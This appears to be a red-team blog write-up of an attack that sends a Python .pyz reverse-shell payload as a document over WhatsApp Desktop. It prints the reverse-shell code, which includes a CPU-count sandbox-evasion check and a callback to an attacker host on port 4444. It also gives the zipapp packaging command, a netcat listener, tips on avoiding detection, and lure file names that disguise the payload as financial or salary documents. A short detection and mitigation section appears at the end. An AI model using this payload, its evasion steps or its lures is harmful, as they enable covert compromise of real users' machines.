
Executive Summary
This write-up describes an attack vector focused on Initial Access and Evasion, exploiting how WhatsApp Desktop handles attachments and how the Python interpreter executes compressed packages (.pyz).
The technique allows an attacker to execute arbitrary code (Reverse Shell) on Windows environments where Python 3 is present, without triggering conventional Windows Defender alerts, as the payload is executed through a legitimate and signed binary (python.exe).
Technical Overview
Unlike traditional executables (.exe) or pure scripts (.py), the Python ZipApp (.pyz) format is often overlooked by basic attachment filters and endpoint solutions.
Attack Vector
- Target: Corporate users/developers with Python 3 installed.
- Delivery: The file is sent as a “Document” via WhatsApp Desktop.
- Execution: WhatsApp does not block the
.pyzextension, allowing the user to open it directly, triggering the Python interpreter.
Phase 1: Payload Development
To establish persistence and interactivity, we need a stable shell. Instead of relying on heavy C2 frameworks that might get flagged, we opt for a lightweight, native Python socket implementation.
Sandbox Evasion Logic
The script below implements a basic TCP connection but includes a critical Evasion technique: checking the CPU count (os.cpu_count()). Most automated analysis sandboxes allocate minimal resources (1 or 2 cores). If the script detects low resources, it terminates immediately to avoid detection.
import os
import socket
import subprocess

# Simple Sandbox Evasion:
# If the machine has 2 or fewer cores, it's likely a VM/Sandbox. Abort.
if os.cpu_count() <= 2:
 quit()

HOST = 'YOUR_IP'
PORT = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send(str.encode("[*] Connection Established!"))

while 1:
 try:
   s.send(str.encode(os.getcwd() + "> "))
   data = s.recv(1024).decode("UTF-8")
   data = data.strip('\n')
   if data == "quit":
     break
   if data[:2] == "cd":
     os.chdir(data[3:])
   # ... (truncated for brevity)
⚠️ SECURITY NOTICE: The payload displayed above has been partially obfuscated and truncated for safety and educational purposes. The complete, fully functional source code is available on our repository
ACCESS FULL REPOSITORY ON GITHUB
Phase 2: Weaponization (ZipApp Packaging)
To transform the script into a disguised Python “executable”, we use the zipapp module. This compresses the script into a single file that Windows automatically associates with the Python interpreter.
# Packaging the script into the .pyz format
python3 -m zipapp reverseshell.py -o reverseshell.pyz
This format is advantageous because:
-
It bypasses filters that block .exe or .bat files.
-
Windows Defender focuses on the python.exe process, which is legitimate.
Phase 3: Command & Control (C2) Setup
On the attacker’s side, we prepare a listener using Netcat to receive the reverse connection.
nc -lvnp 4444
Red Team Tip: For real operations, use Metasploit (multi/handler) or Sliver C2 for TLS support, avoiding detection by network traffic analysis (IDS/IPS).
Phase 4: Delivery & Execution
The payload is delivered via WhatsApp Desktop as a generic “Document”. Since WhatsApp does not flag .pyz files as dangerous (unlike .exe or .vbs), the transfer occurs without warnings.
 (Fig 3. Successful delivery of the payload via WhatsApp Desktop)
In this Proof of Concept, we executed the file named reverseshell.pyz. When the user clicks “Open”, Windows implicitly calls the Python interpreter to execute the archive:
python.exe reverseshell.pyzThe connection is silently established in the background, granting the attacker a shell instance.
💡 Red Team Tradecraft: While we used an explicit name for educational clarity (
reverseshell.pyz), in a real-world engagement, adversaries utilize Social Engineering to mask the payload.
Common naming conventions include:
Q4_Financial_Report.pyzSalary_Bonus_Plan.pyzSystem_Update_Patch.pyz
PoC - Proof of Concept
Below, we demonstrate successful execution, UAC bypass (if applicable), and file system navigation on the victim’s machine.
Detection & Mitigation (Blue Team Perspective)
As security professionals, we must understand how to mitigate this vector:
- EDR/EPP Policy: Monitor child processes of
python.exethat initiate external network connections. - File Association: Disassociate the
.pyzextension from the Python interpreter on non-technical user machines. - Network Filtering: Block outbound traffic on non-standard ports (like
4444) to unknown external IPs.
Indicators of Compromise (IOCs)
- Network: Outbound connections originating from
python.exeto unusual ports. - Files: Creation of files with a
.pyzextension in the WhatsApp download folder. - Registry: Persistence created in
HKCU\Software\Microsoft\Windows\CurrentVersion\Runpointing to Python scripts.
Conclusion
The use of less common formats like .pyz via messaging applications is a reminder that the attack surface is vast. The success of this attack relies on user trust in the messaging app and the presence of development tools (Python) on work machines.
⚠️ Disclaimer: This content is for educational purposes only and authorized penetration testing.